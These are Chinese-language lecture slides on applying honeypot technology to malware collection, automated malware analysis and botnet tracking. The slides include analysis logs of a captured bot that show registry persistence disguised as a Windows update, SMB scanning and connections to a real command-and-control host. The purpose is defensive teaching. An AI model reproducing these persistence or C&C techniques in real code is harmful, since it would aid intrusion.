

# 第四讲 蜜罐技术的应用

诸葛建伟

北京大学狩猎女神项目组

The Artemis Project

# 蜜罐技术的应用

- 恶意代码(Malware)的收集和预警
- 僵尸网络(BotNet)的发现和跟踪
- 深入剖析网络钓鱼(Phishing)攻击

# 蜜罐技术的应用


- 恶意代码(Malware)的收集和预警
- 僵尸网络(BotNet)的发现和跟踪
- 深入剖析网络钓鱼(Phishing)攻击

# 恶意代码的传播方式

- 传统方式：主动攻击安全漏洞
- 通过邮件传播
- 通过Windows文件共享
- 新型传播方式—P2P, IM软件等

以传统方式传播的知名恶意代码：

蠕虫	爆发时间
Morris	1988/11
Ramen	2001/1
Lion	2001/3
Cheese	2001/6
Code Red	2001/7
Nimda	2001/9
Slammer	2003/1
Blaster	2003/8
Sasser	2004/5
Gaobot	2004/6
SDBot	2002-
rBot	2004-




# 攻击漏洞型恶意代码传播机理

## ■ 攻击漏洞恶意代码机理

- 针对漏洞的攻击代码
- 注入Shellcode代码
- Payload — 注入的恶意代码副本

## ■ 传播方式

- 在感染源开放FTP、TFTP服务提供样本下载
- 利用第三方Web、FTP服务提供传播路径
- 通过TCP或UDP直接传送



# 蜜罐技术用于恶意代码捕获


- Mwcollect.org—基于蜜罐技术构建恶意代码捕获和预警解决方案的开源团队
  - 德国蜜网项目组+中国蜜网项目组
  - Nepenthes
    - 基于低交互式蜜罐技术的恶意代码捕获工具
    - 德国蜜网项目组
  - HoneyBow Sensor
    - 基于高交互式蜜罐技术的恶意代码捕获工具
    - 狩猎女神项目组(中国蜜网项目组)
  - Mwcollect Alliance
    - 恶意代码收集联盟(Mwcollect.org维护)
    - CNCERT/CC Matrix分布式蜜罐系统用于恶意代码收集



# Nepenthes

- Nepenthes: 基于低交互式蜜罐技术的恶意代码捕获工具
  - Mwcollectd & Nepenthes Fusion → Nepenthes
  - Nepenthes: GPL Open Source Tool by GHP
- 模拟存有知名漏洞的服务
  - vuln-lsass, vuln-dcom, vuln-asn1, vuln-wins
  - 监听存有知名漏洞的网络服务端口
    - TCP 445/135/139/80/1433 ...
- Shellcode解析模块—分析得到恶意软件URL
  - shellcode-generic
- 恶意软件下载模块—取得恶意软件样本
  - download-ftp, download-http, download-tftp, ...
- 恶意软件提交模块—提交恶意软件样本
  - submit-file, submit-xmlrpc, submit-norman, ...
- 日志模块—记录恶意软件捕获日志信息
  - log-download, log-submit, ...

# Nepenthes模块图





## 意代码

-

# 分布式恶意代码收集体系

Hades 集中控制管理平台 - Microsoft Internet Explorer

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 搜索 收藏夹

地址: <https://matrix.cert.org.cn/hades/hades.htm> 转到 链接 SnagIt

Hades 集中控制管理平台

Hades集中控制管理平台

USERNAME **Artemis**

修改账户信息 退出

控制面板首页  
全部展开 | 全部折叠

分布式站点管理控制

站点分布图

- + CNCERT总部
- + CNCERT上海分中心
- + CNCERT广东分中心
- + CNCERT河北分中心
- + CNCERT重庆分中心
- + CNCERT辽宁分中心
- + CNCERT四川分中心
- + CNCERT宁夏分中心
- + CNCERT新疆分中心
- + CNCERT广西分中心
- + CNCERT江苏分中心
- + CNCERT云南分中心
- + CNCERT陕西分中心
- + CNCERT海南分中心
- + CNCERT吉林分中心

+ 恶意软件样本库

完毕

Map Satellite Hybrid

CNCERT总部

站点总捕获量: 18773 [\[捕获趋势\]](#)

站点24小时捕获量: 26

Map ©2006 ZENRIN - Terms of Use

# 远程集中管理控制机制实现效果

Hades集中控制管理平台

USERNAME 系统管理员

修改账户信息 退出

控制面板首页  
全部展开 | 全部折叠

恶意软件捕获系统管理平台

分布式站点管理控制

站点分布图

- ☐ CNCERT总部
  - ☐ 虚拟机蜜罐宿主
    - ☐ 蜜网网关
    - ☐ 虚拟机蜜罐WinXP
    - ☐ 虚拟机蜜罐Win2K
  - ☐ 虚拟蜜罐
- ☐ CNCERT上海分中心
  - ☐ 虚拟机蜜罐宿主
    - ☐ 蜜网网关
    - ☐ 虚拟机蜜罐WinXP
    - ☐ 虚拟机蜜罐Win2000
    - ☐ 虚拟机蜜罐Win2003
  - ☐ 虚拟蜜罐
- ☒ CNCERT广东分中心
- ☒ CNCERT河北分中心
- ☒ CNCERT重庆分中心

分布式蜜网的集中管理控制

主机信息

系统信息

CPU信息	x86 Family 15 Model 2 Stepping 8 AT/AT COMPATIBLE Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free) 1FD9E293071A4C2	系统日期	2006-9-21, 19:56:10.2
		系统持续运行时间	0:54:52.81
		系统运行进程列表	<a href="#">查看进程列表</a>

网络接口

IP地址/子网掩码	链路状态	进/出流量
eth0 [redacted]/255.255.255.0		20KB/20KB

系统资源


	总计	已用	占用率
内存	255 MB	108 MB (42%)	
硬盘	4093 MB	2061 MB (50%)	
CPU	100%	14%	

蜜罐运行状态监控

恢复主机慎重使用

蜜罐系统恢复机制

# 恶意代码样本捕获效果



# 恶意代码自动分析平台

- MwScanner—恶意软件样本标识
  - 利用反病毒引擎对恶意软件进行扫描、标识
  - 集成国内外主流反病毒引擎—卡巴斯基、趋势、冠群、瑞星等
- MwDissector—恶意软件自动静态分析
  - 二进制代码级程序分析，逆向工程
  - API调用序列提取、Call Graph生成
- MwSniffer—恶意软件自动动态分析
  - 基于虚拟蜜网技术构建受控分析环境
  - 利用API Hooking技术监控分析恶意代码动态行为
  - 2006公安部推广项目—计算机取证系统中的组成工具





# 恶意代码自动动态分析效果—运行轨迹

MwSniffer

File Edit Help

Fetch Sample RunSample ExtractNetInfo ExtractIRC SubmitToDB

New Running Modules:

No.	New Process Name	Mutex Name	Process Name	Notes
1	C:\MWSample.exe	lsass.exe	C:\WINNT\system32\lsass.exe	OT_CreateRemoteThread
2	C:\WINNT\system32\ndsass.exe	RasPbFile	C:\MWSample.exe	OT_CreateMutexA
		MWSample.exe	C:\MWSample.exe	OT_CreateRemoteThread
		piabot-3.0	C:\MWSample.exe	OT_CreateMutexA
		RasPbFile	C:\WINNT\system32\ndsass.exe	OT_CreateMutexA
		ndsass.exe	C:\WINNT\system32\ndsass.exe	OT_CreateRemoteThread
		piabot-3.0	C:\WINNT\system32\ndsass.exe	OT_CreateMutexA

进程操作行为

File System Changes:

No.	FileName	Action	Process Name	Notes
+ 1	C:\WINNT\system32\ndsass.exe	Created	C:\MWSample.exe	OT_NtCreateFile
+ 2	C:\nude_pic.scr	Created	C:\MWSample.exe	OT_NtCreateFile
× 3	C:\MWSample.exe	Deleted	C:\WINNT\system32\ndsass.exe	OT_NtOpenFile

文件系统操作行为

Register Table Changes:


Path	Value Name	Value	Action	Process
ICROSOFT\Windows\CURRENTVERSION\Run	Windows Security Update	ndsass.exe	Created Value	C:\WINN
ICROSOFT\Windows\CURRENTVERSION\RunServices			Create Key	C:\WINN
ICROSOFT\Windows\CURRENTVERSION\RunServices	Windows Security Update	ndsass.exe	Created Value	C:\WINN
ICROSOFT\Windows\CURRENTVERSION\Run	Windows Security Update	ndsass.exe	Created Value	C:\WINN
ICROSOFT\OLE	EnabledDCOM	N	Created Value	C:\WINN
hSet001\ControlM sa	restrictanonomous	Binary	Created Value	C:\WINN

注册表操作行为

Net-Info File,Ps... Info

Uninjected

# 恶意代码自动动态分析效果—网络行为



The screenshot displays the MwSniffer application window, which is used for network traffic analysis. The interface includes a menu bar (File, Edit, Help), a toolbar with various icons, and a main display area divided into several sections.

**Network Traffic Table:**

Application	Proto	Host	Port
ndsass.exe	tcp	192.168.69.215	445
ndsass.exe	tcp	rooting.isgre.at (216.55.168.1...	5236
ndsass.exe	tcp	192.168.120.185	445
ndsass.exe	tcp	192.168.173.151	445
ndsass.exe	tcp	192.168.223.120	445
ndsass.exe	tcp	192.168.21.87	445
ndsass.exe	tcp	192.168.124.255	445
ndsass.exe	tcp	192.168.174.224	445
ndsass.exe	tcp	192.168.175.24	445
ndsass.exe	tcp	192.168.229.21	445
ndsass.exe	tcp	192.168.75.126	445
ndsass.exe	tcp	192.168.76.149	445
ndsass.exe	tcp	rooting.isgre.at (216.55.168.1...	5236

**Host Details (Host: rooting.isgre.at):**

- IP: 216.55.168.13
- Passwd:
- port: 5236
- User: USER khxdkxz 0 0 :CHN
- Nick:
- Join:

**Network Connection Behavior (网络连接行为):**

```
ndsass.exe, size=0, sock=0, proto=tcp, remIP=216.55.168.13, remPort=, oper=GetHostByName
ndsass.exe, size=0, sock=2792, proto=tcp, remIP=216.55.168.13, remPort=5236, oper=connect
ndsass.exe, size=0, sock=0, proto=tcp, remIP=216.55.168.13, remPort=, oper=GetHostByName
ndsass.exe, size=0, sock=2720, proto=tcp, remIP=216.55.168.13, remPort=5236, oper=connect
```

# 蜜罐技术的应用


- 恶意代码(Malware)的收集和预警
- 僵尸网络(BotNet)的发现和跟踪
- 深入剖析网络钓鱼(Phishing)攻击

# 僵尸程序与僵尸网络

- 僵尸程序(Bot)
  - Robot → Bot
  - 定义特性：一对多的控制方式
- 僵尸主机(Zombie)
- 僵尸网络(BotNet)
  - 危害：DDoS、发送垃圾邮件、窃取僵尸主机上的敏感信息
  - 命令与控制信道(C&C: Command and Control) : IRC、Web、P2P
- 攻击方式的发展趋势—提高攻击效率
  - For Fun → For Profit: 强调受控性；控制机制的灵活性、高效性、易用性、隐蔽性
  - 僵尸网络命令与控制机制→新的攻击方式和平台

